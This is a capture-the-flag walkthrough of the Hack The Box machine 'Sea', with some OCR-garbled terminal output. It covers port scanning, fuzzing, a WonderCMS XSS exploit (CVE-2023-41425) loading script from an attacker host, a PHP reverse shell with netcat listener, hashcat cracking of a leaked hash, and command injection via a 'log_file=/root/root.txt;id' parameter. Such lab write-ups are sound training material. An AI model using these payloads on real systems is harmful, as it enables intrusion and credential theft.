Sea

By Praveen Kumar Sharma

IP of the machine is : 10.10.11.28

Lets try pinging it

```
ping 10.10.11.28 -c 5

PING 10.10.11.28 (10.10.11.28) 56(84) bytes of data.
64 bytes from 10.10.11.28: icmp_seq=1 ttl=63 time=2635 ms
64 bytes from 10.10.11.28: icmp_seq=2 ttl=63 time=1687 ms
64 bytes from 10.10.11.28: icmp_seq=3 ttl=63 time=674 ms
64 bytes from 10.10.11.28: icmp_seq=4 ttl=63 time=78.3 ms
64 bytes from 10.10.11.28: icmp_seq=4 ttl=63 time=4435 ms

--- 10.10.11.28 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4038ms
rtt min/avg/max/mdev = 78.347/1901.899/4434.745/1538.342 ms, pipe 3
```

Alright lets get to Port Scanning

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.11.28 -o allPortScan.txt
```

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.11.28 -o allPortScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-22 21:32 IST
Nmap scan report for 10.10.11.28
Host is up (0.086s latency).
Not shown: 65453 filtered tcp ports (no-response), 80 closed tcp ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```

```
Open ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http
```

Lets try an aggressive Scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.28 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.28 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-22 21:35 IST
Nmap scan report for 10.10.11.28
Host is up (0.080s latency).

PORT STATE SERVICE VERSION
22/tcp filtered ssh
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sea - Home

Service detection performed. Please report any incorrect results at https
Nmap done: 1 IP address (1 host up) scanned in 26.83 seconds
```

```
PORT STATE SERVICE VERSION
22/tcp filtered ssh
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sea - Home
```

Lets just add sea.htb in /etc/hosts real quick

```
# Static table lookup for hostnames.
# See hosts(5) for details.
#
10.10.11.25
                greenhorn.htb
                symfonos.local
192.168.110.76
192.168.110.101
                breakout
10.10.235.31
                cyberlens.thm
                bricks.thm
10.10.236.168
10.10.37.234
                airplane.thm
10.10.11.18
                usage.htb
```

Lets do some directory fuzzing next

Directory Fuzzing

ffuf -w /usr/share/wordlists/dirb/common.txt -u http://sea.htb/FUZZ -t 200 >

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://sea.htb/FUZZ -t 200
       /'___\
/\ \__/ /\ \__/ = __
        \\\,--\\\\\,--\\\\\
                   \ \_/\ \ \_\ \
          / /_/
                           \ \____/
       v2.1.0
 :: Method
                       : GET
 :: URL
                       : http://sea.htb/FUZZ
                       : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Wordlist
 :: Follow redirects : false
                       : false
 :: Calibration
                       : 10
 :: Timeout
 :: Threads
                       : Response status: 200-299,301,302,307,401,403,405,500
 :: Matcher
                       [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 3028ms]
                       [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 3028ms]
.hta
                       [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 3028ms]
                       [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 3105ms]
                       [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 3113ms]
                       [Status: 200, Size: 3341, Words: 530, Lines: 85, Duration: 234ms]
                       [Status: 301, Size: 228, Words: 14, Lines: 8, Duration: 81ms]
Documents and Settings [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 82ms]
                       [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 106ms]
                       [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 83ms]
index.php
                       [Status: 301, Size: 231, Words: 14, Lines: 8, Duration: 77ms]
                       [Status: 301, Size: 232, Words: 14, Lines: 8, Duration: 6391ms]
reports list
                       [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 6384ms]
                       [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 175ms]
server-status
                       [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 85ms]
                       [Status: 301, Size: 230, Words: 14, Lines: 8, Duration: 80ms]
themes
  [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 3113ms]
```

```
index.php [Status: 200, Size: 3650, Words: 582, Lines: 87,
Duration: 83ms]
plugins [Status: 301, Size: 231, Words: 14, Lines: 8, Duration:
77ms]
messages [Status: 301, Size: 232, Words: 14, Lines: 8, Duration:
6391ms]
themes [Status: 301, Size: 230, Words: 14, Lines: 8, Duration:
80ms]
```

a lot of these ends in 301 so they are probably unauthorized or something i did some more fuzzing to find nested directories to see if the configuration is somehow not configured correctly

i am gonna skip each one to go the one i found interesting

```
ffuf -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt
-u "http://sea.htb/themes/bike/FUZZ" -t 200 -fc 403
```

```
:: Method
                    : http://sea.htb/themes/bike/FUZZ
:: Wordlist
                   : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt
 :: Follow redirects : false
                 : false
 :: Timeout
                    : Response status: 200-299,301,302,307,401,403,405,500
:: Matcher
:: Filter
                   : Response status: 403
README.md
                       [Status: 200, Size: 318, Words: 40, Lines: 16, Duration: 4649ms]
sym/root/home/
                       [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 235ms]
                       [Status: 200, Size: 6, Words: 1, Lines: 2, Duration: 3115ms]
```

Some nested ones here might give us version or what they are using Lets go to web application now

Web Application:

Default page :



Lets go to this "how to participate"

Sea

How can I participate?

To participate, you only need to send your data as a participant through contact. Simply enter your name, email, age and country. In addition, you can optionally add your website related to your passion for night racing.

Lets see this contact page



Ok so a form lets check those nested one

/themes/bike/README.md

```
# WonderCMS bike theme

## Description
Includes animations.

## Author: turboblack

## Preview
![Theme preview](/preview.jpg)

## How to use
1. Login to your WonderCMS website.
2. Click "Settings" and click "Themes".
3. Find theme in the list and click "install".
4. In the "General" tab, select theme to activate it.
```

So they are using WonderCMS lets see the version page to find the version of this CMS they are using



So lets look for exploit of this CMS version

Gaining Access:

So found this exploit for this CMS: https://github.com/prodigiousMind/CVE-2023-41425

I followed the step so i have this exploit.py and a zip that contains a reverse shell (pentest monkey php rev shell) and the php should be

named as rev.php

```
ls
aggressiveScan.txt allPortScan.txt directories.txt exploit.py revshell-main.zip Sea.md
```

Lets run this exploit.py now

Lets just follow this lets start a listener on port 9001

nc -lvp 9001 Listening on 0.0.0.0 9001

Now lets put that link in the contact form

Competition registration - Sea

test					
Email:					
test@gmail.com	n				
Age:					
100					\$
Country:					
test					
Website:					
/form> <script+< td=""><td>src="http://</td><td>10.10.16.5</td><td>2:8000/xss.j</td><td>s"><f< td=""><td>orm+action="</td></f<></td></script+<>	src="http://	10.10.16.5	2:8000/xss.j	s"> <f< td=""><td>orm+action="</td></f<>	orm+action="
Submit					

Lets sumbit it we should set a GET request from this machine for our xss.js

Ok so it said failed for me as i have already exploited it so when it say the first GET request for xss.js

Then u fill in the form one more time this time instead of xss.js change it to revshell-main.zip

U should another GET request for this zip now we can get a shell on this machine by going to this URL

http://sea.htb/themes/revshell-main/rev.php?lhost=10.10.16.52&lport=9001

and we get a shell :

Lets upgrade this a bit, In stty its too laggy for so im just gonna do this only

```
/bin/sn: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@sea:/$ |
```

Lateral PrivEsc :

Alright i looked for any database files and found this

```
find / -type f 2>/dev/null | grep "database"
```

```
find / -type f 2>/dev/null | grep "database"
/snap/core20/2318/var/lib/systemd/catalog/database
/usr/bin/update-mime-database
/usr/lib/python3/dist-packages/sos/report/plugins/_pycache__/openstack_database.cpython-38.pyc
/usr/lib/python3/dist-packages/sos/report/plugins/openstack_database.py
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v85/_pycache__/database.cpython-38.pyc
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v85/database.py
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v122/_pycache__/database.cpython-38.pyc
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v124/_apycache__/database.cpython-38.pyc
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v121/_apycache__/database.cpython-38.pyc
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v120/_apycache__/database.cpython-38.pyc
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v120/_pycache__/database.cpython-38.pyc
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v120/_pycache__/database.cpython-38.pyc
/usr/share/icons/Humanity/mimes/32/libreoffice-oasis-database.svg
/usr/share/icons/Humanity/mimes/35/libreoffice-oasis-database.svg
/usr/share/icons/Humanity/mimes/16/libreoffice-oasis-database.svg
/usr/share/icons/Humanity/mimes/16/libreoffice-oasis-database.svg
/usr/share/manity/mimes/16/libreoffice-oasis-database.svg
/usr/share/manity/mimes/16/libreoffice-oasis-database.svg
/usr/share/manity/mimes/16/libreoffice-oasis-database.svg
/usr/share/manity/mimes/as/libreoffice-oasis-database.svg
/usr/share/manity/mimes/as/libreoffice-oasis-database.svg
/usr/share/manity/mimes/as/libreoffice-oasis-database.svg
/usr/share/manity/mimes/as/libreoffice-oasis-database.svg
/usr/share/manity/mimes/as/libreoffice-oasis-database.svg
/usr/share/manity/mimes/as/libreoffice-oasis-database.xml
/usr/share/manity/mimes/as/libreoffice-oasis-database.xml
/usr/share/manity/m
```

Lets see this file

Lets first see all of the users on this machine

```
}www-data@sea:/$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
amay:x:1000:1000:amay:/home/amay:/bin/bash
geo:x:1001:1001::/home/geo:/bin/bash
www-data@sea:/$
```

Now lets crack this password now

Few things before cracking tho this is salted btw so remote those escapes from the hash "\" in there

then crack it like this

```
hashcat -m 3200 -a 0 -o pass.txt hash -0 /usr/share/wordlists/rockyou.txt
```

and this comes out to



Username : amay
Password : mychemicalromance

Lets login :

Vertical PrivEsc :

I didnt really got root on this machine but got the root.txt tho here is the user.txt btw

```
amay@sea:~$ ls -al
ls -al
total 17564
drwxr-xr-x 5 amay amay
                      4096 Aug 22 11:55 .
drwxr-xr-x 4 root root
                       4096 Jul 30 12:58 ..
                          9 Aug 1 12:12 .bash_history -> /dev/null
lrwxrwxrwx 1 root root
-rw-r--r-- 1 amay amay
                        220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 amay amay
                       3771 Feb 25 2020 .bashrc
drwx----- 2 amay amay
                       4096 Aug 1 12:22 .cache
-rw-rw-r-- 1 amay amay 8384512 Aug 22 12:03 chisel
-rwxrwxr-x 1 amay amay 8699904 Apr 7 04:04 chisel-linux
                       4096 Aug 22 11:46 .gnupg
drwx----- 3 amay amay
-rw-rw-r-- 1 amay amay
                      860335 Aug 18 04:25 linpeas.sh
-rw-r--r-- 1 amay amay
                       807 Feb 25
                                   2020 .profile
drwx----- 2 amay amay
                      4096 Feb 21 2024 .ssh
amay@sea:~$
```


```
amay@sea:~$ ss -tlpn
ss -tlpn
                           Local Address:Port
State
       Recv-Q
                Send-Q
                                                   Peer Address:Port Process
LISTEN 0
                4096
                                                        0.0.0.0:*
                                 0.0.0.0:80
LISTEN 0
                                                        0.0.0.0:*
LISTEN 0
                           127.0.0.53%lo:53
                                                        0.0.0.0:*
LISTEN 0
                128
                                                        0.0.0.0:*
LISTEN 0
                                                        0.0.0.0:*
LISTEN 0
                128
                                    [::]:22
                                                           [::]:*
amay@sea:~$
```

So something one 8080 lets do port forwarding to see what is this

```
ssh -L 8888:localhost:8080 amay@sea.htb
amay@sea.htb's password:

Starting shell...
```

Now lets check localhost:8888 on our machine



Lets click analyze here and capture this

- f - i - i - i - i - i - i - i - i - i	110	
Referer: http://localhost:8888/		<pre><button class="button" name="analyze_log" type="submit">Analyz</button></pre>
Upgrade-Insecure-Requests: 1		
Sec-Fetch-Dest: document		
Sec-Fetch-Mode: navigate		No suspicious traffic patterns detected in /root/root.txt.
Sec-Fetch-Site: same-origin		
Sec-Fetch-User: ?1		
Priority: u=0, i		
<pre>log_file=/root/root.txt&analyze_log=/root/</pre>		
root.txt		

Lets add like; after root.txt to see if we cna get this printed here and here is root.txt

```
Referer: http://localhost:8888/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

log_file=/root/root.txt;id&analyze_log=/root/
root.txt

118
98d776a
119

cp clas
root.txt;id:

//p>
//div>
//div
```

it should be in the response on the right

Thanks for reading :)